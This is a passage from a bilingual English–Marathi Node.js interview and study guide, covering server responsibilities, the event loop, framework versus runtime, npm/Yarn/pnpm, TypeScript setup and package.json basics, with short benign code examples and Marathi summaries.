- **Authorization:** Determines what authenticated users are allowed to do (permissions/access controls).
- **Input Validation:** Checks incoming data for correctness, completeness, and security to prevent malicious data entry.
- **Session Management:** Tracks user activity across various requests to maintain state.
- **API Management:** Provides and handles interfaces for applications to interact.
- **Error Handling:** Manages and responds to errors effectively.
- **Security Measures:** Implements protocols to protect data from unauthorized access (e.g. SQL injection, XSS).
- **Data Encryption:** Secures sensitive information.
- **Logging & Monitoring:** Keeps records of system activity.

Code Example: Several responsibilities in one Express route

```
app.post('/api/orders',
  authenticate,                // Authentication (who are you?)
  authorize('customer'),       // Authorization (are you allowed?)
  validate(orderSchema),       // Input validation
  async (req, res, next) => {
    try {
      const order = await Order.create({ ...req.body, userId: req.user.id }); // Database
      logger.info('Order created', { id: order.id }); // Logging
      res.status(201).json(order); // API response
    } catch (err) {
      next(err); // Error handling
    }
  });
```

मराठी सारांश (Server वर JavaScript ची जबाबदारी):

- **Database:** data save करणे, आणणे, बदलणे, delete करणे (CRUD).
- **Authentication:** user कोण आहे ते तपासणे (login).
- **Authorization:** user ला काय करायची परवानगी आहे ते ठरवणे (admin / normal user).
- **Input Validation:** आलेला data बरोबर आणि सुरक्षित आहे का ते तपासणे.
- **Session Management:** user ची activity वेगवेगळ्या requests मध्ये लक्षात ठेवणे.
- **API Management, Error Handling:** APIs देणे आणि errors नीट handle करणे.

- **Security, Encryption:** SQL injection, XSS पासून संरक्षण आणि passwords सारखा data encrypt करणे.
- **Logging, Monitoring:** server वर काय घडले याची नोंद ठेवणे.

Q. Server Architecture with Node.js

- A Node.js server will:
 1. Create server and listen to incoming requests.
 2. Business Logic: validation, connect to DB, actual processing of data.
 3. Return response (like JSON, etc.).

Code Example: The 3 Steps in Code

```
const http = require('http');

http.createServer(async (req, res) => {          // 1. listen for requests
  if (req.url === '/users') {
    const users = [{ id: 1, name: 'Vishal' }]; // 2. business logic (DB, validation)
    res.writeHead(200, { 'Content-Type': 'application/json' });
    res.end(JSON.stringify(users));           // 3. return response
  }
}).listen(3000);
```

मराठी सारांश (Node.js Server Architecture):

- **Step 1 (Listen):** Server तयार करून port वर client च्या requests ऐकतो.
- **Step 2 (Business Logic):** Data validate करतो, database ला जोडतो, खरे काम (processing) करतो.
- **Step 3 (Response):** Result (JSON / HTML) client ला परत पाठवतो.
- **उदाहरण:** हॉटेल. Waiter order घेतो (listen) → kitchen मध्ये जेवण बनते (logic + DB) → waiter जेवण आणतो (response).

Interview Questions (Detailed)

Q1. Is Node.js truly single-threaded?

- Yes and No.
- The JavaScript execution itself happens on a single main thread (the Event Loop).
- However, Node.js uses C++ libraries (libuv) behind the scenes, which maintains a thread pool (default 4 threads).
- This pool is used to handle heavy I/O operations (like file system, DNS resolution, and crypto operations) asynchronously without blocking the main thread.

Q2. What is the difference between blocking and non-blocking I/O?

- **Blocking I/O** forces the application execution to wait until the operation finishes (e.g., `fs.readFileSync`), preventing any other code from running.
- **Non-blocking I/O** (e.g., `fs.readFile`) initiates the request and immediately moves to the next line of code.
- It handles the result later via a callback, Promise, or `async/await` once the operation completes.

Q3. Why does Node.js not have a `window` object?

- The `window` object is part of the Browser Object Model (BOM) used to interact with the browser window, DOM, and frontend-specific APIs (like `localStorage`).
- Since Node.js runs on a server and has no graphical browser context or DOM, the `window` object does not exist.
- Instead, Node.js has a `global` object for global scope variables.

Q4. Explain Event-Driven architecture in Node.js.

- It means the flow of the program is determined by events (e.g., an HTTP request arriving, a file finishing reading).
- Instead of polling or waiting linearly, Node.js registers event listeners/callbacks.
- When an event occurs, the system adds it to an event queue.
- The Event Loop eventually picks it up and executes the associated callback function.

Q5. What are the common types of errors in programming?

- **Syntax Error:** When you miss any syntax (e.g., missing a parenthesis or comma).
- **Runtime Error:** When the code is syntactically correct but throws an error during execution.
- **Logical Error:** When the code doesn't crash but behaves incorrectly or gives wrong output.

मराठी सारांश:

- Interview मध्ये नेहमी Node.js चे Single-threaded असणे, Blocking vs Non-blocking, आणि Event-driven architecture यावर प्रश्न विचारले जातात.
- **Q1 (Single-threaded का?):** JS एकाच main thread वर चालते (हो), पण libuv चा thread pool (4 threads) file, DNS, crypto कामे background मध्ये करतो (नाही). म्हणून उत्तर: "हो आणि नाही".
- **Q2 (Blocking vs Non-blocking):** Blocking = काम संपेपर्यंत थांबा (`readFileSync`). Non-blocking = काम सुरू करून पुढे जा (`readFile`), result नंतर callback / Promise ने.
- **Q3 (window का नाही?):** window हा browser चा (BOM) भाग आहे. Server वर browser किंवा DOM नसतो, म्हणून त्याऐवजी `global` आहे.
- **Q4 (Event-driven):** Event घडतो → event queue मध्ये जातो → event loop callback चालवतो.

- **Q5 (Errors):** Syntax error (लिहिण्यात चूक, code चालतच नाही), Runtime error (चालताना crash), Logical error (crash नाही पण उत्तर चुकीचे).

Quick Revision Summary

Concept	Description
Node.js	JS runtime built on Chrome's V8 engine allowing JS execution outside the browser.
V8 Engine	Google's engine that compiles JS into machine code (JIT compilation).
Event-Driven	Application flow is governed by reacting to events (HTTP requests, timers, I/O completion).
Non-Blocking I/O	Operations run asynchronously in the background, allowing the main thread to continue executing code.
Single-Threaded	The main JS code runs on one thread, avoiding context-switching overhead, but handles concurrency via the Event Loop and libuv.

सारांश (Summary):

- Node.js मुळे आपण JavaScript चा उपयोग backend server बनवण्यासाठी करू शकतो.
- हे V8 engine वापरते आणि Single-threaded असूनही Event-driven व Non-blocking I/O मुळे एकाच वेळी हजारो requests अत्यंत वेगाने handle करू शकते.
- यामध्ये browser प्रमाणे DOM किंवा window object नसतात, पण File System (fs), Network (http) सारखे server-side APIs असतात.
- **V8 Engine:** Google चे engine, JIT compilation ने JS ला machine code मध्ये बदलते, म्हणून fast.
- **Event-Driven:** request आली, file वाचली, timer संपला अशा events वर app react करतो.
- **Non-Blocking I/O:** slow कामे background (libuv) ला देऊन main thread पुढचे काम करतो.
- **Single-Threaded:** JS एकाच thread वर, पण Event Loop आणि libuv thread pool मुळे concurrency मिळते.

Chapter 1.1: Framework vs Runtime Environment

Q. What is the role of the framework?

Concept:

- A **framework** is a collection of **structure**, **reusable libraries** and **built-in tools** that sits on top of a runtime environment.
- It decides the overall flow of the application and calls your code at the right time (**Inversion of Control**).
- It simplifies development, enforces best practices and helps build scalable applications quickly.

- **Simplified Development:** A framework provides pre-built libraries, classes, and functions that save developers from writing repetitive code.
 - Example: instead of handling raw HTTP requests in Node.js, frameworks like Express.js simplify routing and middleware handling.
- **Provides Structure:** Frameworks enforce a consistent architecture (like MVC, MVVM, etc.), making large applications easier to build, scale, and maintain.
- **Abstraction Over Runtime Environment:** A framework sits on top of the runtime environment (like Node.js or JVM) and provides higher-level features such as routing, ORM, authentication, and security.
- **Improves Productivity and Reusability:** Developers can focus on business logic rather than low-level details because the framework already provides solutions to common problems.

मराठी सारांश (Role of Framework):

- **Framework म्हणजे काय?** आधीच बनवलेले code आणि tools ज्याचा वापर करून आपण application लवकर बनवू शकतो.
- **फायदे:** हे आपल्याला architecture (उदा. MVC) देतं, ज्यामुळे मोठा code manage करणं सोपं होतं.
- **Abstraction:** Framework हे runtime environment च्या वर काम करतं (उदा. Node.js वर Express.js).
- **Productivity:** Developers ना basic गोष्टींवर वेळ घालवावा लागत नाही, ते थेट business logic वर काम करू शकतात.
- **Reusability:** सारखा-सारखा तोच कोड लिहावा लागत नाही, आणि ॲप्लिकेशन झटपट आणि सुरक्षितपणे तयार होते.
- **उदाहरण:** घर बांधताना तयार आराखडा (framework). प्रत्येक वीट कुठे ठेवायची हे शून्यातून ठरवावे लागत नाही.




Figure 1.1: A framework sits on top of the runtime, which sits on the OS

Q. What are differences between framework and runtime environment?

Concept:

- A **runtime environment** is everything a program needs to **execute**: an engine, memory management, I/O and system APIs.

- A **framework** is a reusable **structure of code and conventions** built on a runtime, which tells you how to organise your application.
- Runtime answers "**can** this code run?". Framework answers "**how** should I build my app?".

Code Example: Same server: runtime only vs framework

```
// 1) Runtime only (Node.js core http): manual routing
const http = require('http');
http.createServer((req, res) => {
  if (req.method === 'GET' && req.url === '/users') {
    res.writeHead(200, { 'Content-Type': 'application/json' });
    return res.end(JSON.stringify([ { id: 1 } ]));
  }
  res.writeHead(404); res.end('Not found');
}).listen(3000);

// 2) Framework (Express on top of Node.js): routing is built in
const express = require('express');
const app = express();
app.get('/users', (req, res) => res.json([ { id: 1 } ])); // 404 handled automatically
app.listen(3000);
```

- **Runtime environment:**
 - Provides the infrastructure required to execute code.
 - Manages memory allocation, I/O handling, execution context, and APIs.
 - *Example:* Node.js is a runtime environment for executing JavaScript outside the browser.
- **Framework:**
 - A set of tools, libraries, and conventions built on top of a runtime environment.
 - Its goal is to simplify application development by providing reusable solutions (e.g., routing, middleware, structure).
 - *Example:* Express.js is a framework that runs on Node.js to make building APIs and web apps easier.
- **Relationship:** A framework needs a runtime (Express needs Node.js), but a runtime does not need a framework.

मराठी सारांश (Framework vs Runtime):

- **Runtime:** code **चालवण्यासाठी** लागणारी पायाभूत व्यवस्था (memory, I/O, APIs). उदा. Node.js.
- **Framework:** runtime च्या **वर** बनलेली tools आणि नियमांची रचना, app लवकर बनवण्यासाठी. उदा. Express.js.
- **नाते:** Framework ला runtime लागतो (Express ला Node.js), पण runtime ला framework लागत नाही.
- **उदाहरण:** Runtime = रस्ता आणि वीज. Framework = त्यावर चालणारी तयार बस सेवा.

Q. Differences between Node.js and Express.js?

Node.js	Express.js
A server-side JavaScript runtime environment built on Google's V8 engine.	A web application framework built on top of Node.js.
Allows JavaScript to run outside the browser, providing core modules (http, fs, os, etc.) for backend development.	Provides features like routing, middleware, and request/response handling to simplify server and API development.
It is low-level, meaning you need to manually handle tasks like setting up servers and managing routes.	Makes Node.js development much faster, more structured, and abstracts the low-level complexities.

In Short:

- Node.js is a runtime environment that lets JavaScript run on the server.
- Express.js is a framework built on Node.js that simplifies building web applications and APIs with features like routing and middleware.

मराठी सारांश (Node.js vs Express.js):

- **Node.js:** V8 वर बनलेला runtime. Browser बाहेर JavaScript चालवतो. low-level (server, routes स्वतः लिहावे लागतात).
- **Express.js:** Node.js वर बनलेला framework. routing, middleware तयार देतो.
- Express शिवाय Node चालतो, पण Node शिवाय Express चालत नाही.

Interview Questions (Detailed)

Q. Is Node.js a framework or a language?

- Neither. Node.js is a **runtime environment**.
- The language is JavaScript.
- Frameworks such as Express, NestJS and Fastify run on top of Node.js.

Q. What is a library vs a framework?

- **Library:** you call it when you need it (e.g. lodash). You control the flow.
- **Framework:** it calls your code (e.g. Express calls your route handler). The framework controls the flow.
- This difference is called **Inversion of Control**.

Q. Can you build a server without Express?

- Yes, with the core http module.
- You then parse URLs, methods and bodies yourself, which means more code.
- Express removes this boilerplate.

Q. Name some other Node.js frameworks.

- **NestJS:** opinionated, TypeScript-first, uses modules and decorators.
- **Fastify:** focused on speed and schema validation.
- **Koa:** minimal, built by the Express team, uses async middleware.

Chapter 1.5: Project Setup & Package Management

Q. What is a Package in Node.js?

Concept:

- A **Package** is a reusable block of code, often containing multiple modules or files, created to solve a specific problem (e.g., creating a server, connecting to a database).
- It is bundled together with a `package.json` file that describes its contents and requirements.
- Packages can be shared globally via the NPM registry, allowing developers to avoid writing repetitive code from scratch.

मराठी सारांश:

- **Package म्हणजे काय?** एखादे विशिष्ट काम करण्यासाठी बनवलेला तयार code चा संच. उदा. server बनवणे (express), password encrypt करणे (bcrypt).
- एका package मध्ये अनेक files / modules असू शकतात, आणि त्याची माहिती `package.json` मध्ये असते.
- Packages **npm registry** वर जगभर share केले जातात. कोणीही download करून वापरू शकतो.
- **उदाहरण:** स्वयंपाकासाठी रोज मसाला दळण्याऐवजी तयार मसाल्याचे पाकीट आणणे. तेच package आहे.
- **Module vs Package:** Module = एक file. Package = अनेक modules + `package.json`.

Code Example: Using a Package

```
// Terminal: npm install bcrypt
const bcrypt = require('bcrypt');           // use ready-made code

bcrypt.hash('myPassword', 10).then(hash => console.log(hash)); // no need to write hashing yourself
```

Q. What are npm and Yarn?

Concept:

- Both npm and Yarn are **JavaScript package managers** used to install, update, and manage third-party libraries (dependencies) for your Node.js projects.
- A **package manager** downloads packages from a **registry** (registry.npmjs.org), resolves their versions and nested dependencies, and records them in package.json and a lock file.
- It also runs project **scripts** (npm run dev) and checks for security issues (npm audit).
- npm, Yarn and pnpm all use the **same npm registry**. They differ in speed, disk usage and lock-file format.

- npm** (Node Package Manager) is the default package manager. It is installed automatically when you install Node.js.
- Yarn** is an alternative package manager created by Facebook. It was historically faster than npm, but modern npm versions are equally fast. Yarn needs to be installed separately.

Code Example: Basic Installation Commands

```
// To install a package globally or locally
npm install express      // Installs the express package using npm
yarn add express         // Installs the express package using Yarn
```

मराठी सारांश:

- npm आणि Yarn हे दोन्ही Package Managers आहेत.
- हे आपल्या प्रोजेक्टमध्ये बाहेरचे code/libraries (उदा. express, mongoose) डाउनलोड आणि मॅनेज करण्यासाठी वापरले जातात.
- npm:** Node.js सोबत आपोआप install होतो (default).
- Yarn:** Facebook ने बनवला. आधी npm पेक्षा fast होता, आता दोन्ही जवळपास सारखेच. वेगळा install करावा लागतो.
- Commands तुलना:** npm install express = yarn add express. npm uninstall x = yarn remove x.
- उदाहरण:** Play Store आणि App Store. दोन्ही apps देतात, फक्त पद्धत वेगळी.
- Rule:** एका project मध्ये एकच package manager वापरा (lock files मिसळू नका).

Task	npm	Yarn
Install all	npm install	yarn
Add package	npm install express	yarn add express
Add dev package	npm install -D nodemon	yarn add -D nodemon
Remove	npm uninstall express	yarn remove express

Run script	npm run dev	yarn dev
Lock file	package-lock.json	yarn.lock

Q. What is pnpm?

Concept:

- **pnpm (Performant npm):** A fast, efficient JavaScript package manager, acting as an alternative to npm and Yarn.
- It installs and manages dependencies in Node.js projects, but is up to **2x faster** and far more space-efficient than standard package managers.
- It keeps one copy of every package version in a **content-addressable global store** and links it into each project.
- Its `node_modules` is **non-flat**: your code can only use packages listed in `package.json`.

Key Features of pnpm:

- **Saves Disk Space:** Instead of copying dependencies into every single project's `node_modules` folder, pnpm uses a **global store**.
 - It uses hard links, so modules are only stored once on your computer, making it extremely lightweight.
- **Faster Installs:** It downloads packages once and reuses them everywhere.
- **Strict Dependency Management:** It prevents access to packages that are not explicitly installed in your `package.json`, avoiding hidden bugs.
- **Lock file:** Uses `pnpm-lock.yaml` instead of `package-lock.json`.

Code Example: pnpm Commands

```
# Install pnpm globally
npm install -g pnpm

# Basic pnpm Commands
pnpm install          // Install dependencies
pnpm add express      // Add a package
pnpm remove express   // Remove a package
pnpm run start        // Run a script
```

मराठी सारांश (pnpm):

- **pnpm (Performant npm)** हा npm आणि Yarn ला एक उत्तम पर्याय आहे. हा २ पट वेगवान आणि जास्त कार्यक्षम आहे.
- **Saves Disk Space:** हा प्रत्येक project मध्ये वेगळे packages save करत नाही. एका Global Store मध्ये एकदाच save करून त्याचे links वापरतो, ज्यामुळे Hard Disk ची जागा वाचते.

- **Lock file:** ह्यात `pnpm-lock.yaml` तयार होते.
- **Strictness:** जे `package` तुम्ही `package.json` मध्ये टाकले नाही ते वापरू देत नाही, ज्यामुळे `code` जास्त सुरक्षित राहतो.

Q. How to Setup a New Node.js Project (Step-by-Step)?

- **Step 1: Create a Folder** — Create an empty folder and open it in VS Code.
- **Step 2: Initialize Project** — Generate a `package.json` file.

```
npm init
```

- If you use `npm init`, it will ask you questions interactively (name, version, description).
- If you use `npm init -y` OR `npm init --yes`, it will skip all questions and create the file instantly.

- **Step 3: Install Packages** — Install your required dependencies.

```
npm install express
```

This automatically creates the `node_modules` folder and `package-lock.json` file.

- **Step 4: Create Entry File** — Create your main file (e.g., `app.js` OR `index.js`) and start writing your Node.js code.
- **Step 5: Run It** — `node app.js` (OR `node --watch app.js` to auto-restart on changes).
- **Step 6: Create .gitignore** — Add `node_modules/` and `.env` so they are never pushed to GitHub.

Resulting Folder Structure

```
my-app/  
├─ node_modules/      ← downloaded packages (never commit)  
├─ app.js             ← entry file  
├─ package.json       ← project info + dependency list  
├─ package-lock.json  ← exact versions (commit this)  
└─ .gitignore         ← node_modules/, .env
```

मराठी सारांश (नवीन Node.js Project Setup):

- **Step 1:** रिकामा folder बनवा आणि VS Code मध्ये उघडा.
- **Step 2:** `npm init` (प्रश्न विचारतो) किंवा `npm init -y` (सगळे default, लगेच) चालवा. यातून `package.json` बनते.
- **Step 3:** `npm install express`. यामुळे `node_modules` folder आणि `package-lock.json` आपोआप बनतात.
- **Step 4:** `app.js` / `index.js` बनवून code लिहा.
- **Step 5:** `node app.js` ने चालवा.
- **Step 6:** `.gitignore` मध्ये `node_modules/` आणि `.env` लिहा.

Q. How to Setup Node.js with TypeScript (Step-by-Step)?

Concept:

- **Dynamically Typed:** JavaScript only catches errors at runtime (e.g., when the server crashes).
- **Statically Typed:** TypeScript (TS) adds strict static typing to JavaScript.
- **Compile-Time Safety:** It catches errors during development, way before running the code.
- **Developer Experience:** It provides excellent autocomplete and IntelliSense directly in VS Code.

- **Step 1: Initialize Project** — Create the `package.json` file.

```
npm init -y
```

- **Step 2: Install TypeScript & Node Types** — Install required TS packages.

```
npm install -D typescript tsx @types/node
```

- **-D (or --save-dev):** Installs these packages as development dependencies (they won't be included in the final production build).
 - **typescript:** The official compiler that converts (compiles) your TypeScript code into standard JavaScript.
 - **tsx:** A modern and fast execution engine (built on `esbuild`) that allows you to run TypeScript files directly during development. It completely replaces the older `ts-node` which often faces issues with ES Modules (like `ERR_MODULE_NOT_FOUND`).
 - **@types/node:** Provides type definitions for core Node.js modules (like `fs`, `path`), giving you excellent autocomplete and error-checking in VS Code.
 - **@types/<package>:** Third-party packages written in JS need their own type definitions, e.g. `npm i -D @types/express`.
 - **concurrently** (optional): runs two commands at once in one terminal, e.g. `tsc --watch` and `node --watch dist/app.js`.
 - **Global install** (optional): `npm i -g typescript` lets you run `tsc` anywhere. A local install with `npx` is preferred so every developer uses the same version.
- **Step 3: Generate TS Config File** — Define compiler rules.

```
npx tsc --init
```

- **npx:** Node Package Execute. It runs the package directly from the npm registry without needing to install it globally on your computer.
 - **tsc:** Stands for TypeScript Compiler. It is the tool that actually converts your TypeScript code into JavaScript.
 - **--init:** A flag that tells the compiler to generate a default `tsconfig.json` setup file in your project.
 - **tsconfig.json:** The configuration file where you define compiler rules (e.g., `"outDir": "./dist"` to save compiled files, and `"rootDir": "./src"` for source files).
- **Step 4: Create Source Folder** — Create a `src` folder and add an `app.ts` file inside it.

- **Step 5: Add Scripts** — Open `package.json` and add scripts to run and build your code.

Code: `package.json` (TS Scripts Setup)

```
"scripts": {
  "dev": "npx tsx src/app.ts",      // Runs TypeScript directly and perfectly handles E
  "build": "tsc",                  // Compiles TypeScript into standard JavaScript
  "prod": "node dist/app.js"       // Runs the compiled JavaScript in production
}
```

Configuration: `tsconfig.json`

```
{
  "compilerOptions": {
    "rootDir": "./src",           // Where your TS files live
    "outDir": "./dist",           // Where compiled JS goes
    "module": "nodenext",
    "moduleResolution": "nodenext",
    "target": "ES2020",
    "strict": true,                // Stricter Typechecking Options
    "esModuleInterop": true,
    "resolveJsonModule": true
  }
}
```

`tsconfig.json` options explained:

- **rootDir / outDir**: source folder and output folder.
- **module / moduleResolution**: "**nodenext**": follow Node.js rules for ESM and CommonJS.
- **target**: which JS version to output.
- **strict**: turns on all strict type checks (recommended).
- **esModuleInterop**: allows import express from 'express' for CommonJS packages.
- **resolveJsonModule**: allows importing `.json` files.

मराठी सारांश (TS Setup):

- Node.js मध्ये TypeScript वापरण्यासाठी आपल्याला `npm init -y` नंतर `typescript` आणि `@types/node` इन्स्टॉल करावे लागतात.
- `npx tsc --init` मुळे TS config फाईल बनते.
- आपण डेव्हलपमेंटसाठी `tsx` वापरतो जे थेट `.ts` फाईल चालवते आणि जुन्या `ts-node` पेक्षा अधिक जलद आणि error-free आहे.
- **TypeScript का?** JS मध्ये errors code चालवल्यावर (runtime ला) दिसतात. TS मध्ये ते code लिहितानाच दिसतात. Autocomplete पण उत्तम मिळते.

- **-D:** हे packages फक्त development साठी (devDependencies).
- **@types/node:** fs, path सारख्या Node modules चे types देतो.
- **tsconfig.json:** compiler चे नियम. rootDir: ./src (source), outDir: ./dist (compiled JS).
- **Scripts:** dev = tsx ने थेट चालवा, build = tsc ने JS बनवा, prod = node ने dist मधील JS चालवा.
- **Types:** Express सारख्या packages साठी त्यांचे @types/... packages -D (Dev Dependency) म्हणून install करावे लागतात.
- **concurrently:** एकाच terminal मध्ये दोन commands (उदा. build आणि run) एकाच वेळी चालवण्यासाठी हे package वापरतात.

Q. Difference between `tsx` and `ts-node` (Why we use `tsx` now?)

Concept:

- Both tsx and ts-node are engines used to run TypeScript files directly during development without needing a separate compile step.
- **ts-node (The Old Way):** It is the traditional engine but it struggles heavily with modern ES Modules (import/export). It often throws the ERR_MODULE_NOT_FOUND error unless you configure it with complicated flags (like --esm).
- **tsx (The Modern Way):** It stands for TypeScript Execute and is the modern replacement for ts-node.
- **Speed:** tsx is built on top of esbuild, which makes it incredibly fast compared to ts-node.
- **Zero Config:** It flawlessly handles both CommonJS (require) and ES Modules (import) out of the box without requiring any extra setup.

मराठी सारांश:

- जुना ts-node बऱ्याचदा ES Modules सोबत (import/export) नीट काम करत नाही आणि ERR_MODULE_NOT_FOUND एरर देतो.
- त्याऐवजी आपण आता tsx वापरतो. ते esbuild मुळे खूप फास्ट आहे आणि कुठल्याही एक्स्ट्रा सेटिंग शिवाय थेट TypeScript रन करते.
- **दोघांचे काम एकच:** development मध्ये .ts file compile न करता थेट चालवणे.
- **tsx** = TypeScript Execute. CommonJS (require) आणि ES Modules (import) दोन्ही zero-config चालवते.
- **लक्षात ठेवा:** tsx type-check करत नाही. Type errors पाहण्यासाठी tsc --noEmit वापरा.

Point	ts-node (Old)	tsx (Modern)
Speed	Slower (uses the TS compiler)	Very fast (esbuild)
ES Modules	Often fails (ERR_MODULE_NOT_FOUND)	Works out of the box
Config	Needs flags like --esm	Zero config
Type checking	Yes (slower)	No (use tsc --noEmit separately)

Command	<code>npx ts-node src/app.ts</code>	<code>npx tsx src/app.ts</code>
---------	-------------------------------------	---------------------------------

Q. What is `package.json`?

Concept:

- `package.json` is the main configuration and metadata file for any Node.js project.
- It acts as the "Identity Card" of the project, containing the project's name, version, author, and description.
- It is essential for managing **dependencies** (the external libraries your project needs to run).
- It is also used to define custom **scripts** (like `npm start`) and identify the main entry point of the application.
- It is the **manifest** of the project: the single source of truth for what the project is and what it needs.
- Run `npm init` to create it with questions, or `npm init -y` to create a default one automatically.

- **name & version:** Crucial for identifying the project if published.
- **author, description, license:** Project metadata.
- **engines:** The Node.js version range the project supports (e.g. `"engines": { "node": ">=20" }`).
- **Why it matters:** Another developer only needs to run `npm install` to set up the project.
- **main:** The entry point file of your application (usually `index.js` OR `app.js`).
- **scripts:** Custom commands you can run using `npm run <script-name>` (e.g., `npm start` OR `npm run dev`).
- **dependencies:** A list of packages required for the app to run in production (installed via `npm install <pkg>`).
- **devDependencies:** A list of packages only needed for development and testing, like `nodemon` or `typescript` (installed via `npm install -D <pkg>`).

Code Example: A Sample package.json File

```
{
  "name": "my-node-app",
  "version": "1.0.0",
  "main": "app.js",
  "scripts": {
    "start": "node app.js",
    "dev": "nodemon app.js"
  },
  "dependencies": {
    "express": "^4.18.2"
  },
  "devDependencies": {
```

```
"nodemon": "^3.0.1"
}
}
```

मराठी सारांश (package.json):

- Project चे ओळखपत्र (manifest): नाव, version, scripts, dependencies.
- `npm init -y` ने बनते. `main` = entry file, `engines` = Node version.
- दुसऱ्या developer ला फक्त `npm install` करावे लागते.

Q. What is `package-lock.json`?

Concept:

- `package-lock.json` is a file automatically generated by npm when a project's dependencies are installed or updated.
- While `package.json` only specifies the minimum required versions of dependencies, `package-lock.json` records the **exact versions** of every single package and sub-package installed.
- This guarantees that the exact same dependency tree is installed on every machine, ensuring perfectly reproducible builds across different environments.
- It is created and updated automatically whenever you run `npm install`.
- Think of it as an exact **snapshot** of the `node_modules` folder at a specific point in time.
- Example: `package.json` says `"express": "^4.18.2"` (a range). The lock file records 4.18.2 (the exact version) plus all nested dependencies.

- **Version Locking:** It locks the exact version of every installed package and its nested dependencies. This ensures that if another developer clones the project and runs `npm install`, they get the exact same versions of all packages.
- **Deterministic builds:** Avoids the "works on my machine" problem.
- **Speed:** It speeds up the installation process because npm doesn't have to resolve version conflicts or fetch metadata for every package—it just reads the lock file.
- **Security:** Keeps track of the exact dependency tree for security audits (`npm audit`).
- **Editing:** Never edit it by hand. npm manages it.
- **Rule:** You should ALWAYS commit `package-lock.json` to GitHub along with `package.json`. Do NOT ignore it.

मराठी सारांश:

- `package.json` म्हणजे आपल्या प्रोजेक्टचे Identity Card आहे ज्यामध्ये प्रोजेक्टचे नाव आणि लागणाऱ्या packages ची यादी असते.

- **package.json मधील महत्वाचे भाग:** name / version (ओळख), main (entry file), scripts (shortcut commands), dependencies (production साठी), devDependencies (फक्त development साठी).
- **Version मधील ^:** ^4.18.2 म्हणजे 4.x.x मधील नवीन minor / patch version चालेल. ~4.18.2 म्हणजे फक्त 4.18.x.
- तर package-lock.json म्हणजे त्या packages चे exact versions lock करणारी फाईल आहे, जेणेकरून दुसऱ्या developer च्या मशीनवर पण सेम कोड चालेल.
- **Lock file चे फायदे:** सगळीकडे same versions, आणि install जलद होते.
- **उदाहरण:** package.json = "मला साखर हवी" (साधी यादी). package-lock.json = "XYZ brand, 1 kg, batch नंबर 123" (नेमकी माहिती).
- या दोन्ही फाईल्स नेहमी GitHub वर upload कराव्यात.




Figure 1.5: What happens when you run npm install

Q. Dependencies vs DevDependencies

- **Dependencies:**
 - These are packages required by the application to run in **production**.
 - Examples: Express, Mongoose.
 - Installed using: `npm install <package-name>`.
- **DevDependencies:**
 - These are packages required **ONLY** during development.
 - They are **NOT** needed in production.
 - Examples: Testing frameworks (Jest, Mocha), linters/formatters (ESLint, Prettier), live-reloading tools (Nodemon), and TypeScript tools (typescript, tsx, @types/node).
 - Installed using: `npm install --save-dev <package-name> (OR -D)`.

Code Example: Installing Dependencies

```
// 1. Install regular dependency (production)
npm install react
```

```
// 2. Install dev dependency (only for development)
npm install -D nodemon
```

मराठी सारांश:

- **Dependencies** म्हणजे असे packages जे ऑप चालवण्यासाठी आवश्यक आहेत (उदा. Express).
- आणि **DevDependencies** म्हणजे असे packages जे फक्त coding करताना मदत करतात, पण फायनल ऑपमध्ये त्यांची गरज नसते (उदा. Nodemon).
- **Install:** `dependency = npm install express. devDependency = npm install -D nodemon.`
- **Production मध्ये:** `npm install --omit=dev` केल्यास devDependencies install होत नाहीत. Server हलका राहतो.
- **उदाहरण:** घर बांधताना scaffolding (devDependency) लागते, पण घर तयार झाल्यावर काढून टाकतो. भिंती (dependency) कायम राहतात.
- **Dev examples:** nodemon, jest, typescript, eslint, prettier. **Prod examples:** express, mongoose, bcrypt, dotenv.

Q. NPM Scripts

- NPM scripts allow you to define custom terminal commands in your `package.json` file.
- Instead of typing long commands like `node --watch server/app.js`, you can define a script and run it using `npm run <script-name>`.

Code Example: Running NPM Scripts

```
// Inside package.json:
"scripts": {
  "start": "node server.js",
  "dev": "nodemon server.js"
}

// In terminal, run:
npm start
npm run dev
```

मराठी सारांश:

- NPM Scripts म्हणजे स्वतःचे छोटे terminal commands बनवणे.
- वारंवार टाईप करावे लागणारे मोठे commands आपण `package.json` मध्ये सेव्ह करून एका छोट्या नावाने रन करू शकतो.
- **Special scripts:** start आणि test ला run लागत नाही (`npm start`, `npm test`). बाकीच्यांना `npm run dev` लागतो.
- **फायदा:** संपूर्ण team एकाच पद्धतीने project चालवते. Local packages (nodemon) global install न करता वापरता येतात.

- उदाहरण: मोबाईल मधील speed-dial. पूर्ण नंबर न दाबता "1" दाबले की call.

✦ Node Package Manager (NPM) & Versioning

Q. Difference between package.json and package-lock.json?

Feature	package.json	package-lock.json
Purpose	Lists dependencies your project needs (with ranges).	Locks the exact installed versions of the whole tree.
